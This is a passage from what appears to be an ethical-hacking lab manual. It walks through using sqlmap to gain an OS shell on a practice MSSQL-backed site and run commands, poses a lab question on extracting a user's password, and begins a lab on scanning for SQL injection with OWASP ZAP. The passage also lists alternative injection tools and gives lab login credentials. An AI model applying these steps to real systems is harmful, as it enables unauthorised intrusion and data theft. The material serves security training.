



28. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.


29. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.




30. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.





31. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.





32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

33. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.




34. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

35. To view the available commands under the OS shell, type **help** and press **Enter**.




36. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.

37. Close all open windows and document all the acquired information.

38. 38. You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **jSQL Injection** (https://github.com), **NoSQLMap** (https://github.com), **Havij** (https://github.com) and **blind_sql_bitshifting** (https://github.com).

**Question 15.1.1.1**

Use the sqlmap tool to perform an SQL injection attack on the website www.moviescope.com to extract databases from the MSSQL database. Attempt to retrieve the table content of the column User_Login. Enter the password for the username steve.

# Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

**Lab Scenario**

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

**Lab Objectives**

- Detect SQL injection vulnerabilities using OWASP ZAP

**Overview of SQL Injection Detection Tools**

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

## Task 1: Detect SQL Injection Vulnerabilities using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.


1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.

   If you are logged out of the **Windows Server 2019** machine, click Ctrl+Alt+Delete, and login with **Administrator/Pa$$w0rd**.

2. Click windows **Search** icon, search for **Zap 2.14.0** in the search bar and launch **ZAP**.


3. OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

   If a **Manage Add-ons** window appears, close it.





4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.


   If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.




5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.





6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.

